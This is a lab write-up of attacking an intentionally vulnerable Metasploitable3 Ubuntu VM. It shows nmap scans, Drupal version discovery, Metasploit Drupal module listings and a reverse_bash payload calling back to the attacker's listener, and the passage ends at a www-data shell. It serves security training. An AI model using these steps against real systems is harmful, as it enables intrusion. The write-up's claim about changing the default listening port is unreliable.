

LINUX PRIVILEGE ESCALATION

BY JAMES ROBERSON




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WHAT HAPPENED?

In today's focal point, we want to target an Ubuntu machine that is vulnerable to privilege escalation attacks. We will accomplish this by gaining a shell on the target machine (Metasploitable3 Ubuntu), and then running the automated tool (Linpeas) to conduct a deeper view into the kernel. Linpeas is an automated tool in Linux that is capable of auditing an entire Linux system to check for vulnerabilities, permissions, disallowed directories, network settings, and just about everything else in between. It is an extremely verbose tool due to the fact that there is a lot of information to sift through.

- Exploited Drupal 7 to gain initial reverse shell on Ubuntu machine. Check.
- Found and ran Linpeas application against target machine. Check.
- Escalated my privileges from www-data to root. Check and check.

PROOF:



The screenshot displays a Kali Linux desktop environment. The primary terminal window, titled 'bitman@Kali: ~ - Documents/CodingDojo/LinuxPrivesc', shows the output of several network scanning tools. It begins with 'ifconfig' for the 'eth0' interface, followed by 'nmap 10.0.2.1-35' and 'nmap 10.0.2.5'. The nmap results for 10.0.2.5 show that all 1000 scanned ports are in an 'ignored' state. The nmap results for 10.0.2.15 show 991 filtered TCP ports with no response. A secondary terminal window, titled 'Metasploitable3-ub1404 [Running] - Oracle VM VirtualBox', shows a reverse shell connection from 'metasploitable3-ub1404' to '10.0.2.15' on port 4444, resulting in a 'login:' prompt.

```
bitman@Kali: ~ - Documents/CodingDojo/LinuxPrivesc
File Actions Edit View Help
inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
ether 02:42:a7:8c:ed:1b txqueuelen 0 (Ethernet)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 10.0.2.5 netmask 255.255.255.0 broadcast 10.0.2.255
inet6 fe80::a00:27ff:fe0d:706d prefixlen 64 scopeid 0<20<link>
ether 08:00:27:0d:70:6d txqueuelen 1000 (Ethernet)
RX packets 143563 bytes 216038344 (206.0 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 7186 bytes 545967 (533.1 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0<10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 4 bytes 240 (240.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 4 bytes 240 (240.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

bitman@Kali: ~ - Documents/CodingDojo/LinuxPrivesc
$ nmap 10.0.2.1-35
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-15 22:37 CDT
Nmap scan report for 10.0.2.1
Host is up (0.022s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE
53/tcp    open  domain

Nmap scan report for 10.0.2.5
Host is up (0.021s latency).
All 1000 scanned ports on 10.0.2.5 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap scan report for 10.0.2.15
Host is up (0.0086s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
445/tcp    open  microsoft-ds
631/tcp    open  ipp
3800/tcp   closed ppp
3306/tcp   open  mysql
8080/tcp   open  http-proxy
8181/tcp   closed intermapper

Nmap done: 35 IP addresses (3 hosts up) scanned in 7.38 seconds

bitman@Kali: ~ - Documents/CodingDojo/LinuxPrivesc
$

Metasploitable3-ub1404 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Ubuntu 14.04 LTS metasploitable3-ub1404 tty1
metasploitable3-ub1404 login: _
```

Figure 1. Here, I conducted a network scan to figure out the IP of the Metasploitable ubuntu VM, which we see is 10.0.2.15. I apologize if it's a bit blurry, but the highlighted line is showing port 80 as open on the Ubuntu machine. So, let's visit this address in Firefox.




Figure 2. When we visit the site, three folders and a PHP file populate the screen. Upon examining the files, I found that the /Drupal/ was running a site. More specifically a login page. And since we're talking about privilege escalation, I can assume that maybe this is a good place to start, so I decided to visit the website, as shown in Figure 3.




Figure 3. The login page of the Drupal site hosted by our target VM.


```
1 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML+RdFa 1.0//EN"
2 "http://www.w3.org/MarkUp/DTD/xhtml-rdFa-1.dtd">
3 <html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" version="XHTML+RdFa 1.0" dir="ltr"
4 xmlns:content="http://purl.org/rss/1.0/modules/content/"
5 xmlns:dc="http://purl.org/dc/terms/"
6 xmlns:foaf="http://xmlns.com/foaf/0.1/"
7 xmlns:og="http://ogp.me/ns#"
8 xmlns:rdfs="http://www.w3.org/2000/01/rdf-schema#"
9 xmlns:sioc="http://rdfs.org/sioc/ns#"
10 xmlns:sioc="http://rdfs.org/sioc/types#"
11 xmlns:skos="http://www.w3.org/2004/02/skos/core#"
12 xmlns:xsd="http://www.w3.org/2001/XMLSchema#">
13
14 <head profile="http://www.w3.org/1999/xhtml/vocab">
15   <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
16   <link rel="shortcut icon" href="http://10.0.2.15/drupal/misc/favicon.ico" type="image/vnd.microsoft.icon" />
17   <meta name="Generator" content="Drupal 7 (http://drupal.org)" />
18   <link rel="alternate" type="application/rss+xml" title="Metasploitable3 RSS" href="http://10.0.2.15/drupal/?q=rss.xml" />
19   <title>Metasploitable3</title>
20   <style type="text/css" media="all">@import url("http://10.0.2.15/drupal/modules/system/system.base.css?or3865");
21 @import url("http://10.0.2.15/drupal/modules/system/system.menus.css?or3865");
22 @import url("http://10.0.2.15/drupal/modules/system/system.messages.css?or3865");
23 @import url("http://10.0.2.15/drupal/modules/system/system.theme.css?or3865");</style>
24 <style type="text/css" media="all">@import url("http://10.0.2.15/drupal/modules/comment/comment.css?or3865");
25 @import url("http://10.0.2.15/drupal/modules/field/theme/field.css?or3865");
26 @import url("http://10.0.2.15/drupal/modules/node/node.css?or3865");
27 @import url("http://10.0.2.15/drupal/modules/search/search.css?or3865");
28 @import url("http://10.0.2.15/drupal/modules/user/user.css?or3865");</style>
29 <style type="text/css" media="all">@import url("http://10.0.2.15/drupal/themes/bartik/css/layout.css?or3865");
30 @import url("http://10.0.2.15/drupal/themes/bartik/css/style.css?or3865");
31 @import url("http://10.0.2.15/drupal/themes/bartik/css/colors.css?or3865");</style>
32 <style type="text/css" media="print">@import url("http://10.0.2.15/drupal/themes/bartik/css/print.css?or3865");</style>
33
34 <!--[if lte IE 7]>
35 <link type="text/css" rel="stylesheet" href="http://10.0.2.15/drupal/themes/bartik/css/ie.css?or3865" media="all" />
36 <![endif]-->
37
38 <!--[if IE 6]>
39 <link type="text/css" rel="stylesheet" href="http://10.0.2.15/drupal/themes/bartik/css/ie6.css?or3865" media="all" />
40 <![endif]-->
41 <script type="text/javascript" src="http://10.0.2.15/drupal/misc/jquery.js?v=1.4.4"></script>
42 <script type="text/javascript" src="http://10.0.2.15/drupal/misc/jquery.once.js?v=1.2"></script>
43 <script type="text/javascript" src="http://10.0.2.15/drupal/misc/drupal.js?or3865"></script>
44 <script type="text/javascript">
45 <!--//--><![CDATA[//><!--
46 jQuery.extend(Drupal.settings, {"basePath":"\\drupal\\","pathPrefix":"","ajaxPageState":{"theme":"bartik","theme_token":"n0jt85Rnu
47 //--><![endif]-->
48 </script>
49 </head>
50 <body class="html front not-logged-in one-sidebar sidebar-first page-node" >
51   <div id="skip-link">
52     <a href="#main-content" class="element-invisible element-focusable">Skip to main content</a>
```

Figure 4. I poked around a bit. Firstly, I clicked through a few links on the site to find some useful information regarding Drupal. What do you know, by viewing the page source, I was able to discover the version of Dupal running on 10.0.2.15.

```

File Actions Edit View Help
MAIN() x bitman@Kalil: ~ x
(bitman@Kalil)-[~]
$ msfconsole -q
msf6 > search drupal 7
Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/unix/webapp/drupal_coder_exec 2016-07-13 excellent Yes Drupal CODER Module Remote Command Execution
1 exploit/unix/webapp/drupal_drupalgeddon2 2018-03-28 excellent Yes Drupal Drupalgeddon 2 Forms API Property Injection
2 exploit/multi/http/drupal_drupalgeddon 2014-10-15 excellent No Drupal HTTP Parameter Key/Value SQL Injection
3 auxiliary/gather/drupal_openid_xxe 2012-10-17 normal Yes Drupal OpenID External Entity Injection
4 exploit/unix/webapp/drupal_restws_exec 2016-07-13 excellent Yes Drupal RESTWS Module Remote PHP Code Execution
5 exploit/unix/webapp/drupal_restws_unserialize 2019-02-20 normal Yes Drupal RESTful Web Services unserialize() RCE
6 auxiliary/scanner/http/drupal_views_user_enum 2010-07-02 normal Yes Drupal Views Module Users Enumeration
7 exploit/unix/webapp/php_xmlrpc_eval 2005-06-29 excellent Yes PHP XML-RPC Arbitrary Code Execution

Interact with a module by name or index. For example info 7, use 7 or use exploit/unix/webapp/php_xmlrpc_eval

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf6 exploit(unix/webapp/drupal_coder_exec) > options

Module options (exploit/unix/webapp/drupal_coder_exec):

Name Current Setting Required Description
--
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI / yes The target URI of the Drupal installation
VHOST no HTTP server virtual host

Payload options (cmd/unix/reverse_bash):

Name Current Setting Required Description
--
LHOST 10.0.2.5 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:

Id Name
--
0 Automatic

View the full module info with the info, or info -d command.
msf6 exploit(unix/webapp/drupal_coder_exec) >

```

Figure 5.

Knowing the version, port, and IP of the service running on our Target, I figured was enough information to locate an exploit in msfconsole. So, I started with the first entry from my search output of Drupal 7. I know I want to gain a shell and then escalate my privileges, but this exploit didn't establish the reverse shell (or in this case, bash). In Figure 6, is where I went with the next exploit.




Figure 6. I set my payload and set all my options to those specs of the Target machine. I even changed my LPORT for good practice; it's always good idea to change your default local port because by default security professionals developing Drupal have already patched that particular vulnerability.




Figure 7. I ran the payload and gained a meterpreter shell on our target machine. I'm not going to say it yet but we're getting close.




Figure 8. I do a quick UID check to see which user I'm logged in as, or rather the permissions I have. As you can see, I am user: www-data. I also do a quick ls to see what contents were currently in the folder. A bunch of lovely information I can sift through but let's stay on task; I want to escalate my privileges. However, I need to know a lot more information about the system, which I can do a couple of "uname's" but 'uname' doesn't account for system wide audits. Due to this being an Ubuntu machine I'm targeting, Linpeas will do just fine.

